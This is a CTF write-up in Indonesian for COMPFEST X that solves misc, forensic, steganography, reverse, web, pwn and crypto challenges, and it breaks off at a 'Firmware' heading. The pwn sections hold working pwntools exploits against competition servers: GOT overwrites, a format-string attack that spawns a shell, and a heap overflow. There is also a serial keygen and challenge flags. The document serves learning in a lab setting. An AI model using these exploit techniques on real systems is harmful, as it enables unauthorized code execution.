COMPFEST X CTF WRITE UP

{fed0ra, n0psl3dbyte, rhama}@RevID.CTF

Misc

Get The Flag

```
Enter this flag to get points!

CTFX{Th1s_i5_y0uR_fiRst_fL4g}
```

Flag : CTFX{Th1s_i5_y0uR_fiRst_fL4g}

Forensic

Where is the file

Download file zip lalu extract terdapat .git folder yang berisi repository lalu analisa, pada folder `.git/logs/` terdapat file HEAD yang yang berisi history add and remove, cek isi menggunakan git show dan buat auto menggunakan bash karena terlalu banyak

```
for i in $(cat .git/logs/HEAD | awk '{print $2}');do git show $i | grep -i "CTFX"; done
```

Enter lalu perhatikan akan muncul flag


Flag : CTFX{do_you_know_more_about_git_now}

Stegano

Ascii Art


Di berikan sebuah file dan ketika di strings terdapat strings unique dan menarique seperti potongan ASCII Art, lalu coba kelompokkan potongan-potongan ASCII Art tersebut menggunakan `strings` dengan command :

```
strings ascii.bmp -n 250 | grep -v "}"
```



karena tidak terlalu jelas seperti saya yang kadang juga nggak jelas, coba zoom out agar lebih mudah di baca, atau pip ke file lalu rapikan hingga bisa di baca

dikit lagi



jeng jeng jeng, sudah bisa di baca

Flag : CTFX{c00L_ascxi_4rt_h3r3}

Reverse

Serial Keys

Di berikan file Python Compiled dan service di **nc 103.252.50.113 8362**, decompile file python menggunakan uncompyle6 dengan command :

```
uncompyle6 serial.cpython-36.pyc > serial.cpython-36.py
```

jika di baca alurnya kita di suruh memasukkan sejumlah serial key dengan beberapa persyaratan di function `check_serial()` baru kemudian flag akan di print

berikut beberapa persyaratan yang harus di penuhi:

```
if '-' not in serial:
    return False
```

Key harus mengandung minus/strip **”-“**

```
word = serial.split('-')
if len(word) != 4:
    return False
```

key akan di pisah dengan **”-“** dan harus berjumlah 4 key setelah di pisah

```
for each_word in word:
    if len(each_word) != 4:
        return False
    if not each_word.isalnum():
        return False
    if each_word in existing_word:
        return False
```

masing-masing key setelah di pisah dengan **”-“** panjangnya harus 4, key juga harus berupa karakter alphanumeric dan setiap key yang telah di pisah tidak boleh mengandung huruf yang sama pada tiap key yang di pisah

jadi kita telah mendapatkan clue kalau format key adalah `XXXX-XXXX-XXXX-XXXX`


```
for letter in each_word:
    if letter in existing_letter or letter in not_allowed_letters:
        return False
    existing_letter.append(letter)
    if letter.islower():
        return False
    if any((letter.isdigit() for letter in each_word)):
        return False
```

tidak boleh menganduk key yang sama dan tidak boleh mengandung huruf yang di list ke list not_allowed_letters, yaitu `not_allowed_letters = ['E','A','T','S','U','S','H','I']`, serta tidak boleh mengandung huruf kecil dan tidak boleh mengandung angka

karena kita sudah paham dengan serialnya sekarang tinggal buat keygennya :

```
#!/usr/bin/env python

from random import choice

uppercase = "BCDFGJKLMNOPQRVWXYZB"

for i in range(20):
    s = list(uppercase)
    key = ""
    for j in range(25):
        if j % 5 == 0:
            key += "-"
        else:
            pilih = choice(s)
            key += choice(pilih)
            s.remove(pilih)

    print key[1:20]
```

tinggal jalankan lalu input manual atau bisa di pipe



Flag : CTFX{34T_5U5H1_W3LL}

Web

Munch

Di beri url http://103.252.50.113:8364/ dan saat melakukan request ke url di berikan Cookie dengan enkripsi base64 yang sangat banyak, lalu coba decode semua secara auto menggunakan Python

```
#!/usr/bin/env python

from re import findall

cookie = 'qGizn=Uwp2yXBytQIgmvtMPAuMSFAyBw7Z; ZKkXa="rtw4YpSAuprl6NoEddR5IPOI0FGk=="; vNmiw="CNHF
dgBicUYHrVy3c5bwpvNskQJh=="; HQFPj=uMF4QEYGeXTagYQEg844duzK8ri7; jQfQm="iVYudtlE7VwNGBqIDyRK2L7z4
ug2="; pbHZt="fbtY7ZgnEc3Tviz1qw2AkcijKkP3=="; RVhnI="pba4hmMaUgGwcuZiQhTpZwsQTWeN=="; gFSJp="bgu
cCmND6XDspoNpBcEjUal8tlza=="; Kirlp="bNMKHvVtdvYuzTom1RPLExuwkWTC=="; tfBTp=eCvBX2HvfOmkKOO3bDptZ
yswenbK; kIkAt="LAkrr3Wr6D6FiiIBfvgYgMrmOQjw="; BsJky=FXPUEjjp7ZbIp3rXr7OFD0z38rvY; YkudG=mWOBeyI
YSSRqQUkgfMdPROCgSK7t; scsTb=aJCxjUylJhNTN7AfvPd8DV1qG7AY; ZgIaf="Idw8820RztmWX4i3RtZUlrkOeYHw=";
 rjnvq="uO0zeEAdfK54d6OderPq5CMEPd82="; XqFUD="tKjxIK1L5uJxzZccrPWaZ0UYmnBc=="; KQdTX="Y541geVoG4
0tbcMrJuERhdLbqx1U="; FCSym=roqJHmAlgp7B0HYCcp7vi0sQXGSg; suBIn="OluaYeW41GzSKeghW4tNfWVVv8yM==";
 OQuTv=veVGe8thdj7i5MidKlqdtpkhn7Pi; cdYYO="CFdFeQIdjvn6bbD0UbLbtg8Nhegj="; BNkWD="QUTdt7e5j0pRmz
HTIZ5kDgFd8IMt=="; SRudE=LUV57KpZl5BwicS7HIXSlWRf1pMm; zpfIw="lBTtLZUVAqEsLS7jvBHdmu64JXaX="; sLx
DB=NrEC0sbm1IimXSOFPmGoeth0ZSvl; ILOPa="RVYqqmzBOGoyxfFHJKWXVkY2fwSE=="; QLuZv="iJNs2FBSremw3r0ha
XPRD3zvMnTa=="; ytcLL="7KHTPXQB2bzS1VjWV4tCLJtqMkbi=="; SZyxG=s0RZVubSawTYr02ymoBmkQIyydwr; LLvMo
=2fGi02UiSkpE6uoyHANpomBpaCSI; UIezK="RM7EW7P4bnDUH400SyeFXSjqqhNo="; kybzf="OzNLcWZEmIgIKeahYegg
WZ2WXKfu=="; sHRRr="MCWrhFZXwo0T3kNfHzrhyhP66ewZ="; ZlhXr="y5WmXScrG4q4MimzzUaPF7hhYOW6="; PKwTP=
"l6WSCBGr4YreoPKZuJSQd5ZrJqus=="; eYYPB="v8miMErbghg7GcENYAcI6mqNhvEL="; maxce="0mdtzeTf3RYVizWy0
HoX6c3Hxet2=="; BUZhm=nJP3wCPJ4iHqM4bPcyrw16aeZhS1; HWfki="Rn1Uh8dfCLsv1ZNPoR4JJSVgss7D="; ZIwLy=
"dRjPdtmCVSA1PwcduyN21VC0tlVh=="; PqWXN="xHJTgrghlkZxzCWpQNan542fJ8FR=="; LrNob=VgLwC3N33EriaApoM
bjNIfLGkTkS; CpZGO="jHcqeFPvKCkh4oxhCRSIE7r7wFIk="; ibZSn="fIz27SFgaNfMWGTDrYIVsJs0u2yM="; AScdC=
"wJVz3gMlunimZUvZVqSjcdBcEJ8X="; ObjTh="QIowuclHcIPQnioMlTVJo31mhJ21=="; lrhku="Blijkv7Nc4t8WIuKW
U0ELFFAiWmg="; xQoGO=rglykk7ECvXhJPkKt3KFSTLCEHjI; OSeFn="t1EeQuP76m5BsGDPIAM8Wvl1IwKr="; GiSzX="
```

```
2imQ8QEdlcDskPFgRYIIxvbfA6Ua="; yEpzS="W5tJnSLqehUhc3Vg6tuEcEHoTYD6="; uKFMJ="wiy30EyBQEPHjse1xut
QSai0V2hS="; QSsHX="yMsJ4Y6dYziyAiko7ow3H2oi4LPB=="; JaIVN="ZfqTNKcIncpgqclicBnSL4Tyiy3n="; Wmrij
=qGOuu4yUx4dXQQZTe2r2h6LtRWEq; RhvyU="gFcchPlMZEBwgUDP87yEJ0qUYuSd=="; dSNnD=X3yLq2EfWJLfMJVB8Es5
W27DiMSd; hHnMM="4Az4MIC4wdPCBut6zOxjaov3fG8h="; QIXxg=ePTgesmrpN6VXqUPltjVhxh6ZM4k; qXxWz=7kBQoR
5yOniD2Pb6sTpbHlZ0Kcb3; TNbLf="LZiakfORGAq1hqo8n0yqiwIzlYbS=="; FerXK="iftfbRYIOK8LcRyHrL3WJDLV5d
O6="; Ihlvz=6Bs5NbNfRpw77VAksMIAT4mkNcrj; cQSmM=NHb4eymK1WSRtgLq41ZiYW4r5o01; NEWVG="r3J4D1GEvkh5
0PwMjGpyww18gxkV="; tqYsg=xFr3HEBeq0hgTZx1joGZc5GmISMc; ubueJ="JAYi5G20jZdi0QfQXhzQl1wn6g1z=="; N
LRMj=XIbsmYvz5BFICjCpmjqz5B2zL4bu; zKbTm=xauZB0i2X3RwwDTz0TBpKz3OXVTu; LsiLO="5658qNFLbFmwR2IyF5K
nipPlxhFo=="; eNtHX="hbIItY6FzMp2OGu041SUcavcG6w4=="; XNaVt="bffq2GcelVHQHZS2WjLEsrIenh5b=="; CFL
iL="TvCwiBy0MsLpVP4PsU2qVbWUSs17="; kWSrl=j4kwseobAzKPqRlIHKMF8RwFamg3; VEvbs="mShwaDhpjZryR0evoY
k6LcsBkMir="; IRMux=Sfmf5ADlGQxsYd2moSFARZWxgUEh; gzPzO="0sJmg3A2MOzyFE8JRcU87QMHt2Z7=="; HzMGj=E
IOxMgbBeIm1KghLgRYwo5CfZOMI; UCjZS="cMWViEP8hQAq5zVJWeaybdlzHWmk="; jjQHh="8yYdfwBVJrxVLRyiUcNBW8
LAvtKG="; mxHEH="rKZdi0wqP3Wfh1hHaydxlzAIBaFg=="; FJIUU=XVNgN1lihc6BXJyg7JVtYVIXICVF; lZHpZ="F8pa
mPqqRdAyoM2QJIg7kWoQQFbl=="; RMeNq="MfbfYQAfWJTMdpd04AQOka5r12mM="; elXLp="3irdNrFQ0850PCagllOYED
XWP6Bv=="; MxqeM=qFmexPtUDR3Ispv0vf7MBPHcciO5; stjey=oMFNKu2Q80PcMOy12jGUlVWfvR5z; chOmP="GxQOU1s
YqAbo87a1Kv7RUkoHxTwz=="; qdtBX="q7yagI4xWc57oVbLkRzSCOJamL1Y=="; UqoZJ=mwLYxrxjsG8OGtB7shQYrcFHZ
yTp; KRxuU="LRqFPjXMQPU0fUJV0rjT2wMGetGe="; lXrsH="RuNkDgmrluu3DXAK17M5sQC7xNBk="; wrGPM="VlCsBe4
gmm7hhKhocGOXf1qZIhvH="; XKAyQ=xDGNG0riL3Uy5k6c6PszkUm1LOgr; rySAa="mUaBvF5uwItr0ve7l10LrwAtveD1=
="; MVZOy="vslLyH1dGu5aMtzBj23YdUgb5ljb="; AnBrv=Emp7P3PaBvN304AaLke6LfeZXS0N; NbuBZ="xR4KP1BnRxE
amhZalP0JLSUC0uH7="; wVyBC=aflt8n3Mset6KpRi6c0OvnwyNK3E; GdCPr=kqGvMnVLTjn5E6MCEqvO7Drdu8eO; Djtg
d=OSdSUv6hpsRDxGOBiDrUuZsZKn1E; YrNqD=SRgA1WsCQMmXCVcAnfDrkHNOlhGV; qOQHM=P4NiGW3WVvDUvoYFrJXMYJh
gVs3C; SiEYJ=uFQreOd1X67gYpaYjchQanMw6wja; gYEVr=UR7kh7as6ivcnaVWBdeBsAdTy4RB; uaTHe="ipwZrJ4B5aN
xa260aHDdi8IIhFcE=="; lYMmH=Aop0qewRLTNKXWUoml5ndMSth4O5; ASCvn=XFf2aTZildzePgHVEcMzdDiuxQTU; oHj
Eu="pxq7srVDxWl6kAljSiGCtB5vgeu5="; bKKia="1aIncEcLEIbMZTTkPj5Bk27dZzeZ="; IIsOC="fEMO3onCIAg1lYG
7XjkAxBiUJn5Z="; gQPlM="QgZr7jXRfnUwNac02crgurfyZmpF=="; vlZcn="1CT5qzBtu8rrE6xnQdPkkHcwfZQo==";
nxpsF=LmoJiNcqLNv7DpXEdzg3I5CPBZoU; kubYE="ajhCKc2FORjS46gVnLSQcYQINQKn=="; ibzZY="Ukr5TBDQuchXFp
PhXQus0C5N27jI="; DSSVt="rdliHylumpM7vb2kHCcBmX0cyO0h=="; ZrgLJ="CGgTP0qTNFztEgpbcS1sLVanKNfN=";
HJskv="PbWLDIefalXFgQhtlw6xNozMG5uS="; JMMbk=sRcKT7zB48g8yRfaokKk13CtRn1j; ABsFo=MzkcmYzqsDlr4rq6
crqz6uzVH0UV; zHkkm="Q1RGWHt0MDBfbWFueV9jMDBrMWVzX2gzcjN9Cg=="; csYja="zu8R3pFsZXs03PwI0xZquFGs7N
E6=="; XbAAr="4KIU1CyjqL8UzWfAA2IGU7SoIbKG="; oEGBO="KdiJ3P8VklNluCHGZaHxLvAWfFBM="; BCbwq="3CnkM
ncgtWCk5SM4rYKvsIqUiFUi=="; mkqMZ="rujHbl7HCjjoIY0WlLFF1bUtZ6Cj="; kYlAu=upMV53OD8ZVzdqYaMGjZYasT
B64t; psZHk="Nzzurgvvy4hSXF7u0sQDLEQrTHjj=="; GRGWz="mqFTPKC08ARFwxrk8hI8vupnQq5d="; ISdOu="5YXpz
UyhhwsCHB26KyqIMJLjCYX3=="; yPxbW="eElzgbCgrNhY8B6kQWZyWLHL2lzx="; EUpEK=8cEYVwyIDlFWeRGSNMHqYhiZ
t5YQ; kUNaB=OUyU5hxwHqxQC5qTBQlIWJnXWuuv; FMIGC="NDr5GjGuCbQQ77xcwlhUIjiUjD8q=="; yEPEM=pTR85Qb0y
23TW2aidISDbqE1WKp4'

b64 = findall(r"[\w]+", cookie)
for i in b64:
    try:
        d = (i+"==").decode('base64')
        if "CTFX" in d:
            print d
        else:
            pass
    except:
        pass
```

ketika di jalankan maka akan ada strings yang berisi flag

Flag : CTFX{t00_many_c00k1es_h3r3}

Pwn

I have a gift

Diberikan binary 32 bit. Binary tersebut meminta index dari teman dan menyimpan nya di global

variable `p`

Skenario yang kami lakukan

i. Mengisi index dengan `-17` (dwords) sehingga pointer nya mengarah ke alamat .got.plt exit
ii. Mengisi nickname dengan fungsi yang menampilkan flag.

Exploit yang kami gunakan

```
from pwn import *

debug = False

if debug:
    gift = process("./problem")
else:
    gift = remote("103.200.7.11", 9336)
gift.sendline("-17")
gift.sendline(p32(0x08048596))
print gift.recvall()
```

Flag : CTFX{make_friend_as_much_as_possible}

Exploit yang kami gunakan

```
from pwn import *

debug = False

if debug:
    gift = process("./problem")
else:
    gift = remote("103.200.7.11", 9336)
gift.sendline("-17")
gift.sendline(p32(0x08048596))
print gift.recvall()
```

Good Service

Diberikan binary 32bit,diketahui binary tersebut vulnerable format string.

Bagian welcome screen menampilkan id yang berisi alamat stack.

Skenario yang kami lakukan adalah :

i. Mengambil id yang merupakan alamat stack lalu mencalculasikan jarak nya dengan alamat canary
ii. Rubah isi canary sehingga __stack_chk_fail ke trigger
iii. Overwrite alamat .got.plt __stack_chk_fail dengan alamat yang fungsi yg spawn /bin/sh

Exploit yang kami gunakan

```
from pwn import *

debug = False
```

```
if debug:
    good = process("./problem")
    gdb.attach(good,'''b *0x080485DB
    b *0x804862a''')
else:
    good = remote("103.200.7.11", 5463)

## Address

debug_addr = 0x08048586

canary_addr = int(good.recv(1024).split()[7].split("-")[0]) + 56
print "Canary Address : 0x{:x}".format(canary_addr)
payload = ""
payload += p32(canary_addr)
payload += p32(0x0804a010) # Stack Fail
payload += p32(0x0804a010+1) # Stack Fail
payload += "%5$n"
payload += "%122c"
payload += "%6$hhn"
payload += "%255c"
payload += "%7$hhn"

good.sendline(payload)
good.interactive()
```

Flag : CTFX{im_so_tired_give_me_some_food_and_drink_im_starving}

pwn this

Diberikan sebuah binary 64 bit.

Binary tersebut vulnerable Heap Overflow. dan terdapat **deadcode** fungsi pada alamat `0x0000000000400901` yang menampilkan `flag`.

Dimana untuk mengarahkan alur eksekusi ke fungsi yang menampilkan flag yang kami lakukan :

i. Overwrite pointer &dst strcpy dengan .got.plt exit dengan fungsi yang menampilkan flag
ii. Kirim alamat fungsi flag

```
from pwn import *


pwn1 = remote("103.200.7.11", 7643)

flag_addr = 0x0000000000400901
exit_got = 0x601068


payload = ""
payload += "A" * 40
payload += p64(exit_got)

payload2 = ""
payload2 += p64(flag_addr)

pwn1.sendline(payload)
```

```
pwn1.sendline(payload2)


# pwn1.recvall()
print pwn1.recvline()
# pwn1.interactive()
```

Flag : CTFX{xXx_T1V3L3K7_xXx}

Crypto

Whatsup

Di berikan source code dan akses ke ip:port pada server. source code yang diberikan seperti ini.

```
import random
import time

LEL = 7
LOL = range(LEL)
random.shuffle(LOL)

FLAG = open("flag.txt").read().strip()
LIL = FLAG

while len(LIL) % (2*LEL):
    LIL += "-"

for x in xrange(100):
    LIL = LIL[1:] + LIL[:1]
    LIL = LIL[0::2] + LIL[1::2]
    LIL = LIL[1:] + LIL[:1]
    temp = ""
    for y in xrange(0, len(LIL), LEL):
        for z in xrange(LEL):
            temp += LIL[y:y+LEL][LOL[z]]
    LIL = temp

def JK(flag):
    if(flag==FLAG):
        print "Your Flag is:",flag
    else:
        print "FALSE, Try again dude..."

print "Hai What's up ?..."
time.sleep(2)
print """
Send 1 to Get a string
Send 2 to Check the FLAG
"""
print "WELCOME TO EZ CRYPTO CHALLENGE"
idk = raw_input(">")
if idk=='1':
    print LIL
elif idk=='2':
    JK(raw_input(">"))
```

```
  % nc 103.200.7.11 6000
Hai What's up ?...

Send 1 to Get a string
Send 2 to Check the FLAG

WELCOME TO EZ CRYPTO CHALLENGE
1
--r-ite0eECr-_}-Xa_fnyF-3-_tylh13p-cC_l4royTycmdor{vn-_7pg35x-RR0uslpt
```

kami menggunakan script berikut ini untuk membruteforce flagnya.

```
import random

LEL = 7
LOL = range(LEL)
random.shuffle(LOL)

sec = "--r-ite0eECr-_}-Xa_fnyF-3-_tylh13p-cC_l4royTycmdor{vn-_7pg35x-RR0uslpt"

done = []
while True:
    LIL = sec
    for x in xrange(1000):
        LIL = LIL[1:] + LIL[:1]
        LIL = LIL[0::2] + LIL[1::2]
        LIL = LIL[1:] + LIL[:1]
        temp = ""
        for y in xrange(0, len(LIL), LEL):
            for z in xrange(LEL):
                temp += LIL[y:y+LEL][LOL[z]]
        LIL = temp
        if LIL.startswith('CTFX{'):
            print("{} {}".format(x, LIL))
    done.append(LOL)
    tl = LOL[:]
    while tl in done:
        random.shuffle(tl)
    LOL = tl
```

Jalankan script diatas, dan tunggu beberapa saat.

```
$ python whatsup.py afdsa
151 CTFX{Crypt0gr4phy_Ref3Rred_alm0s7_Exclu5iv3ly_to_3ncrypt1on}----------
403 CTFX{Crypt0gr4phy_Ref3Rred_alm0s7_Exclu5iv3ly_to_3ncrypt1on}----------
655 CTFX{Crypt0gr4phy_Ref3Rred_alm0s7_Exclu5iv3ly_to_3ncrypt1on}----------
907 CTFX{Crypt0gr4phy_Ref3Rred_alm0s7_Exclu5iv3ly_to_3ncrypt1on}----------
```

Flag : CTFX{Crypt0gr4phy_Ref3Rred_alm0s7_Exclu5iv3ly_to_3ncrypt1on}

Crypto Matrix

Diberikan file encrypt.py dan encrypted. Isi dari file encrypt.py seperti berikut.

```
#! /usr/bin/env python

import string
import random
import math

flag = open('flag.txt','rb').read()
out = open('encrypted', 'wb')

LEN_KEY = 32
ASCII_LETTERS = string.ascii_letters

size = int(math.ceil(math.sqrt(len(flag))))

def pad(s):
    return s + (size - (len(s) % size)) * chr(size - len(s) % size)

def encrypt(flag):

    flag = pad(flag)
    arr = [flag[size*x:size*(x+1)] for x in range(len(flag)/size)]

    num = []
    for z in range(size):
        while(True):
            ch = random.choice(string.digits)
            if ch != '0':
                break
        num.append(z * '0' + ch + (size-1-z)*'0')

    res = []
    for p in range(size):
        temp = []
        for q in range(size):
            cnt = 0
            for r in range(size):
                cnt += ord(arr[p][r]) * ord(num[r][q])
            temp.append(cnt)
        res.append(temp)

    return res

encrypted = encrypt(flag)
out.write(str(encrypted))

out.close()
```

Sementara isi dari file encrypted adalah

```
[[36307, 36912, 36380, 36504, 37224, 36564, 36975, 37010], [39269, 39944, 39396, 39453, 39944, 39
492, 39889, 39875], [34274, 35088, 34370, 34461, 34568, 34521, 34841, 34519], [40429, 41216, 4054
2, 40662, 41248, 40476, 41090, 41132], [41663, 42384, 41790, 41910, 42328, 41931, 42345, 42387],
[39330, 39976, 39432, 39531, 40032, 39519, 39881, 39895], [40046, 40736, 40126, 40233, 40824, 402
60, 40692, 40643], [21223, 21928, 21310, 21495, 21152, 21132, 21148, 21148]]
```

kami membuat script dibawah ini untuk merecover flagnya.

```
#! /usr/bin/env python

from z3 import *

def decrypt(lst):
    size = len(lst)
    res = []
    hasil = []
    X = []
    num = []
    s = Solver()

    chs = [Int('c{}'.format(i)) for i in range(size)]

    for ch in chs:
        s.add(ch <= ord('9'), ch > ord('0'))

    for z in range(size):
        nums = z * [ord('0')]
        nums += [chs[z]]
        nums += (size-1-z) * [ord('0')]
        print(nums)
        num.append(nums)

    for i in range(size*size):
        X.append(Int('x{}'.format(i)))

    arr = [X[size*x:size*(x+1)] for x in range(len(X)/size)]

    res = []
    for p in range(size):
        temp = []
        for q in range(size):
            cnt = 0
            for r in range(size):
                cnt = cnt + arr[p][r] * num[r][q]
            temp.append(cnt)
        res.append(temp)

    for x in X:
        s.add(x < 128)

    for ls, re in zip(lst, res):
        for l, r in zip(ls, re):
            s.add(l == r)
    try:
        s.check()
        m = s.model()
    except:
        print("error")
        return
    for x in X:
        hasil += chr(m[x].as_long())
    print(''.join(hasil))


encrypted = [[36307, 36912, 36380, 36504, 37224, 36564, 36975, 37010], [39269, 39944, 39396, 3945
3, 39944, 39492, 39889, 39875], [34274, 35088, 34370, 34461, 34568, 34521, 34841, 34519], [40429,
 41216, 40542, 40662, 41248, 40476, 41090, 41132], [41663, 42384, 41790, 41910, 42328, 41931, 423
```

```
45, 42387], [39330, 39976, 39432, 39531, 40032, 39519, 39881, 39895], [40046, 40736, 40126, 40233
, 40824, 40260, 40692, 40643], [21223, 21928, 21310, 21495, 21152, 21132, 21148, 21148]]
decrypt(encrypted)
```

Jalankan dan tunggu beberapa saat.

```
$ python matrix.py
[c0, 48, 48, 48, 48, 48, 48, 48]
[48, c1, 48, 48, 48, 48, 48, 48]
[48, 48, c2, 48, 48, 48, 48, 48]
[48, 48, 48, c3, 48, 48, 48, 48]
[48, 48, 48, 48, c4, 48, 48, 48]
[48, 48, 48, 48, 48, c5, 48, 48]
[48, 48, 48, 48, 48, 48, c6, 48]
[48, 48, 48, 48, 48, 48, 48, c7]
CTFX{linear_algebra_1s_1mport4nt_for_your_life_and_college_}
```

Flag : CTFX{linear_algebra_1s_1mport4nt_for_your_life_and_college_}

Hash Math

Diberikan source code contestant.py dan ip:port untuk mengakses challenge yg ada di server.

```
MIN_LEN = 10**2
MAX_LEN = 10**3
MIN_WIN = 10
TIME_LIMIT = 100


import time
import random

flag = "CTFX{*}"

def hatching(str, mod):
    ret = 0
    for x in str:
        if 'a' > x or x > 'z':
            raise Exception('you must enter lower case letter, not {}'.x);
        ret = 26 * ret + ord(x) - ord('a')
        ret %= mod
    return ret


def hash_slinging_slicer(str1, str2, _len, mod):
    if len(str1) != _len or len(str2) != _len:
        raise Exception('length error')
    if str1 == str2:
        raise Exception('same string')
    if hatching(str1, mod) != hatching(str2, mod):
        raise Exception('the hash must be same')


startTime = int(time.time())
winNum = 0
while(winNum < MIN_WIN):
    N = random.randint(MIN_LEN, MAX_LEN)
```

```
    M = {**some random algorithm wkwkkwk**}
    print 'N = {}\tM = {}'.format(N, M)
    try:
        hash_slinging_slicer(raw_input(), raw_input(), N, M)
        winNum += 1
    except Exception as e:
        pass

if(winNum == MIN_WIN and int(time.time()) - startTime <= TIME_LIMIT):
    print flag
```

Untuk mensolve challenge ini kami menggunakan script berikut.

```
from pwn import *

def get_c(n):
    hasil = ""
    while True:
        m = n % 26
        hasil = chr(ord('a') + m) + hasil
        if n < 26:
            break
        n /= 26
    return hasil

def hatching(st, mod):
    ret = 0
    for x in st:
        if 'a' > x or x > 'z':
            raise Exception('you must enter lower case letter, not {}'.format(x));
        ret = 26 * ret + ord(x) - ord('a')
        ret %= mod
    return ret

ch = remote("103.252.50.113", 8361)
for i in range(10):
    ch.recvuntil("N = ")
    N = int(ch.recvuntil("\tM = ", drop=True))
    M = int(ch.recvline())
    a1 = "a"*N
    a2 = get_c(M)
    assert len(a2) == N
    ch.sendline(a1)
    ch.sendline(a2)

ch.interactive()
```

Jalankan script diatas dan kita akan mendapatkan flagnya.

```
  % python solve.py
[+] Opening connection to 103.252.50.113 on port 8361: Done
[*] Switching to interactive mode
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

```
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
muqrjzmjogaerxqtaygebjffstpdgzdnnhykplgshdsnnlrqgeskhrcbunohxnslczfmvwdbtvpffuavdunefgojgvdjsnwey
cknkxyctjrhfjvorwsgmeafjuzkgflcdtzveesbsouoidpcodcntvftgtbjnmyjolltirvvfzuwzdjfmntvrocdbshwqhluje
aywsqwgbmhjslzhimituawnbvlysivrhsocrcmuxmmyfvwormeecgccqzutxfnsnayjtqrsoscdtjmdbyzlmyammkaykjczof
eboujgmtlqylrxfaaonmgfpefhrytcmyqikqdtyhgygcrrfqdlrfgdbaltrhregqvrfwatcpgjecfazriexlsgeusmszyiswo
dhayweztnfmqybizqoclqunmqmutpcjziikncvhmxbrlupylqkadfnydapdkvbxbaaauzsgknxghgfwicuaoxgmremspzpoxh
ujeglwiuwbtrsnobnoutwadyheyebddhckprbafskrvkuzetdnyetvlcirwqagulusfkruqebuppbiaupzlhktxsfupmyvqyd
tzqnksryuotbjdgxtjtyvpliautrhtybgdafsptqmwfzfgpwjwbaozqjwdmzvmxplefufqpgxjscvvwhkcaoywwbydldxtkwd
zfijsgcbgjbruxbrurdicdomqdzbjhohuhsufakczyupadkhbqyydmxhmfbzsovdathihbvnyvjbmsphmhhoaheppqndkxszr
zehanjhmjbsrisgymoxuzqzycxccgcfpuylltzbmmszzocvdqfxsfxmsxktxgiiiuppynejrspxyogpsoqihuraernarccuza
frqssrxqnxlvtlylgroqnndojolxwb
CTFX{FwP_adalah_orang_ganteng}
```

Flag : CTFX{FwP_adalah_orang_ganteng}

Forensic

Firmware

